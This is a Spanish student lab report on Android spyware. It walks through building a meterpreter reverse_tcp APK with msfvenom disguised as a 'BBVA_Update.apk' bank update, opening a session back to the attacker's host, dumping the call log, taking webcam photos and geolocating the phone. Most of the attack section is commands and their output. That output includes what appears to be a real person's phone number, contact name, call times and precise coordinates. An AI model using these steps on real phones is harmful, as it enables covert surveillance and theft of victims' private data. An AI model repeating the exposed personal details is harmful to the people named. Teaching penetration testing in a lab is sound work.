


SPYWARE


MILAGROS MONTSERRAT GUERRERO
DANIEL RODRÍGUEZ LOZANO
LAKSHMI BERENICE VELÁZQUEZ

PROGRAMACIÓN PARA INTERNET
PROFE: MICHEL EMANUEL LOPEZ
2022B



SPYWARE

- un tipo de malware que intenta mantenerse oculto mientras registra información en secreto y sigue sus actividades en línea, tanto en equipos como en dispositivos móviles. Puede supervisar y copiar todo lo que escribe, carga, descarga y almacena. Algunas cepas de spyware también son capaces de activar cámaras y micrófonos para verlo y escucharlo sin que usted se dé cuenta.
- 



PAYLOAD

Referida a amenazas de tipo exploit, payload es la parte del código del malware que realiza la acción maliciosa en el sistema, como borrar los ficheros o enviar datos al exterior, frente a la parte del encargado de aprovechar una vulnerabilidad (el exploit) que permite ejecutar el payload.

SE REQUIERE

Máquina Virtual con Metasploitable Linux


Máquina con Kali Linux

Dispositivo celular con Android



CREACIÓN

Infectaremos con spyware proporcionado por PAYLOAD reverse_tcp, el objetivo es crear una apk que al instalarse en el sistema de la víctima nos dé acceso a toda la información del producto infectado. Requerimos que el sistema operativo de Kali el cual ya controla la herramienta metasploit la cual nos permitirá realizar el ataque, para ello abrimos la terminal de Kali como administrador raíz.



Dentro de esta terminal escribiremos la sentencia para realizar el ataque utilizando el Payload reverse_tcp. Creará el archivo malicioso con las características del Payload para poder mandarlo.

```
root@kali: ~
File Actions Edit View Help
[root@kali] ~]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.170.129 LPORT=666 R >
root/Desktop/BBVA_Update.apk
zsh: no such file or directory: root/Desktop/BBVA_Update.apk

[root@kali] ~]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.170.129 LPORT=666 R >
/root/Desktop/BBVA_Update.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10239 bytes


[root@kali] ~]
#
```

HORA DE ENVIAR

Es hora de enviar el archivo para infectar el teléfono,
para comprobar escribimos la
sentencia sessions y despliega una lista
de todos los dispositivos infectados.

```
Active sessions
=====
Id  Name    Type          Information           Connection
--  --     --
1   meterpreter dalvik/android      u0_a226 @ localhost  192.168.100.15:666 → 192.168.100.16:53607 (192.168.100.16)

msf6 exploit(multi/handler) > [*] 192.168.100.16 - Meterpreter session 1 closed. Reason: Died
```






Para ingresar al dispositivo ingresamos la sentencia sessions -i 1 para desplegar el siguiente menú

```
dump_calllog      Get call log
dump_contacts    Get contacts list
dump_sms         Get sms messages
geolocate        Get current lat-long using geolocation
hide_app_icon    Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms          Sends SMS from target session
set_audio_mode   Set Ringer Mode
sqlite_query     Query a SQLite database from storage
wakelock          Enable/Disable Wakelock
wlan_geolocate   Get current lat-long using WLAN information

Application Controller Commands


Command           Description
_____
app_install      Request to install apk file
app_list         List installed apps in the device
app_run          Start Main Activity for package name
app_uninstall    Request to uninstall application

meterpreter > dump_calllog
[*] Fetching 500 entries
[*] Call log saved to calllog_dump_20221105011437.txt
meterpreter >
```



Este es un fragmento de todas las llamadas realizadas por la víctima. El siguiente comando nos da acceso al dispositivo para obtener imágenes dentro del dispositivo.

```
63 Date      : Mon Dec 21 10:00:08 CST 2020
64 Type      : INCOMING
65 Duration: 173
66
67 #9
68 Number   : 3322040025
69 Name     : Mario Nvo
70 Date      : Sat Dec 19 19:19:53 CST 2020
71 Type      : INCOMING
72 Duration: 168
73
74 #10
75 Number   : 3322040025
76 Name     : Mario Nvo
77 Date      : Sat Dec 19 18:17:42 CST 2020
78 Type      : INCOMING
```




Para tomar fotos de la cámara frontera y trasera tenemos que ver cuáles cámaras están disponibles con el comando `webcam_list` y con esto empiezo a madar solicitudes con el comando `webcam_snap`, una vez capturada se guardará en la carpeta raíz.

Para la cámara delantera utilizaremos el comando `webcam_snap -i 2`, el 2 por el tipo de cámara que utilizamos.

```
meterpreter > geolocate  
[-] Unknown command: geolocate  
meterpreter > geolocate  
[*] Current Location:  
    Latitude: 20.6421385  
    Longitude: -103.228962  
  
To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=20.6421385,-103.228962&sensor=true  
meterpreter > |
```

Tenemos también la ubicación del dispositivo con el siguiente comando



VENTAJAS

- permite a los usuarios realizar pruebas de penetración.
- proporciona información del dispositivo que es información del usuario.
- es capaz de transferir datos al sistema víctima.
- permiten a los hackers interactuar con el sistema hackeado.



